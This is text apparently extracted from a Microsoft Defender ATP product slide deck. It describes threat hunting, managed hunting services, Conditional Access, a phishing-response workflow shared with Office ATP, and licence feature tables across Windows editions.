
Advanced hunting

Advanced search across all cyber data and entities



Fine-grain access over all data in your MDATP tenant
Investigate with simple but powerful queries
Hunt for malicious behavior after suspicion
Pivot fast to narrow down activities to reach a verdict
Save and share useful hunting traps





Managed Threat Hunting Service

An additional layer of oversight and analysis to help ensure that threats don't get missed

Don't Miss The Breach


Threat hunters have your back.

Microsoft Threat Experts proactively hunt to spot anomalies or known malicious behavior in your unique environment.

Experts On Demand

World-class expertise at your fingertips.

Got questions about alert, malware, or threat context? Ask a seasoned Microsoft Threat Expert.







The need for Managed Hunting






Built-in. Cloud-powered.







MDATP APIs

Customize and enhance your data



Automate your own workflows

Integrate existing solutions

Query data

Drive remediation actions

Create custom IOC/IOA detections



Central Management

DEMO




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Microsoft Defender ATP


Elevate the security for all your workloads



Protect at the Front door with Conditional Access

Conditional Access policies can be applied based on device state, application sensitivity, location and user rules

By configuring these policies, you can select certain conditions, and allow access or require further identification





Synched ACTIONS across Office 365 ATP and Microsoft Defender ATP

An attacker sends a phishing email campaign to a company. It is analyzed by Office ATP and the embedded URL is linked to a legitimate and safe website


After 24 hours, the attacker "arms" the URL by redirecting to a malicious download which Office ATP detects and quarantines emails


Office ATP sends an alert to Microsoft Defender ATP to locate user with malicious attachment and clean the infection






Confidential







Low

Low

Permission level

Medium Low

Reports

□ Hunting

♣ Policies

Q Permissions


· · · Show all

(i) More resources

Customize navigation

Secure score

Advantages of Microsoft Defender AV



10 Features missed by not using Microsoft Defender AV



1. File recovery via OneDrive
Automatic file recovery post-ransomware



2. Network protection
Blocking specific URLs and IP addresses



3. Blocking files
Ability to block a specific files(s)



4. Audit eventsAudit event signals will not be available to EDR



5. Detailed blocked malware information
Less visibility, fewer actions are available



6. Threat Analytics and Secure Score
Many components require Microsoft Defender AV
to collect underlying system data



7. Geographic location

All data provided according to the geographic sovereignty chosen, ISO 270001 compliance and data retention



8. Performance

Microsoft Defender ATP products are designed to work together and built-in vs. bolted on



9. Customer supportability

Non-Microsoft Defender AV increases vendor complexity and support



10. AV signals not shared across the enterprise

Microsoft products share signals with each other across the enterprise creating a stronger single platform

Fragen?



Microsoft Defender ATP

Built-in. Cloud-powered.

Trusted by IT. Loved by security teams.

LINKS

- How to control USB devices and other removable media using Microsoft Defender ATP
- Advanced hunting updates: USB events, machine-level actions, and schema changes

SIGN UP FOR THE TRIAL https://aka.ms/mdatp

DOCS RESOURCES

https://aka.ms/mdatp-docs



Microsoft Defender Advanced Threat Protection

Intelligence-driven protection, detection and response.









M365 Enterprise License Map







Advantages of Microsoft Defender AV


	Home	Pro	E3	E 5
Next Generation Protection				
Scanning of files for potential threats	•	•	•	•
Pre-execution emulation of potential threats	•	•	•	•
Behavior monitoring and threat prevention	•	•	•	•
In-memory monitoring and threat prevention	•	•	•	•
Machine learning/artificial intelligence-based threat prevention	•	•	•	•
Cloud protection for fastest responses to emerging threats	•	•	•	•
Comprehensive prevention from advanced fileless threats	•	•	•	•
Sandboxing of the antivirus engine	•	•	•	•
Risk-based cloud protection levels (i.e.: inspection level)	•	•	•	•
Configurable cloud protection levels (i.e.: inspection level)			•	•
Advanced detonation-based cloud protection				•
Deep learning and advanced machine learning based threat prevention				•
Automatic emergency outbreak protection managed by Intelligent Security Graph				•
Instant threat prevention based on post breach alerts				•
Premium 24/7/365 support for threat sample submissions				•
Advanced monitoring, analytics and reporting for Next Generation Protection capabilities				•

Advantages of Microsoft Defender AV

	Home	Pro	E3	E 5
Attack Surface Reduction				
Integrity enforcement of operating system boot up process	•	•	•	•
Integrity enforcement of sensitive operating system components	•	•		•
Advanced vulnerability exploit mitigations	•		•	
Reputation based network protection for Microsoft Edge, Internet Explorer and Chrome	•	•		
Host based firewall	•	•		•
Ransomware mitigations	•			•
Hardware based isolation for Microsoft Edge		•	•	
Application control powered by the Intelligent Security Graph				•
Device Control (e.g.: USB)		•		•
Network protection for web-based threats			•	•
Enterprise management of hardware-based isolation for Microsoft Edge			•	
Customizable network protection for web-based threats				
Host intrusion prevention rules				•
Tamper protection of antivirus solution				•
Device based Conditional Access				•
Advanced monitoring, analytics and reporting for Attack Surface reduction capabilities				•

WINDOWS 10 SECURITY

LEGACY WINDOWS



WINDOWS ADVANCED THREAT PROTECTION

WINDOWS DEFENDER

EXPLOIT GUARD

WINDOWS INFORMATION PROTECTION

APPLOCKER

DEVICE GUARD

APPLICATION GUARD -

BITLOCKER

CREDENTIAL GUARD

ENDPOINT DETECTION & RESPONSE (EDR)

ANTI-MALWARE

EXPLOIT MITIGATIONS
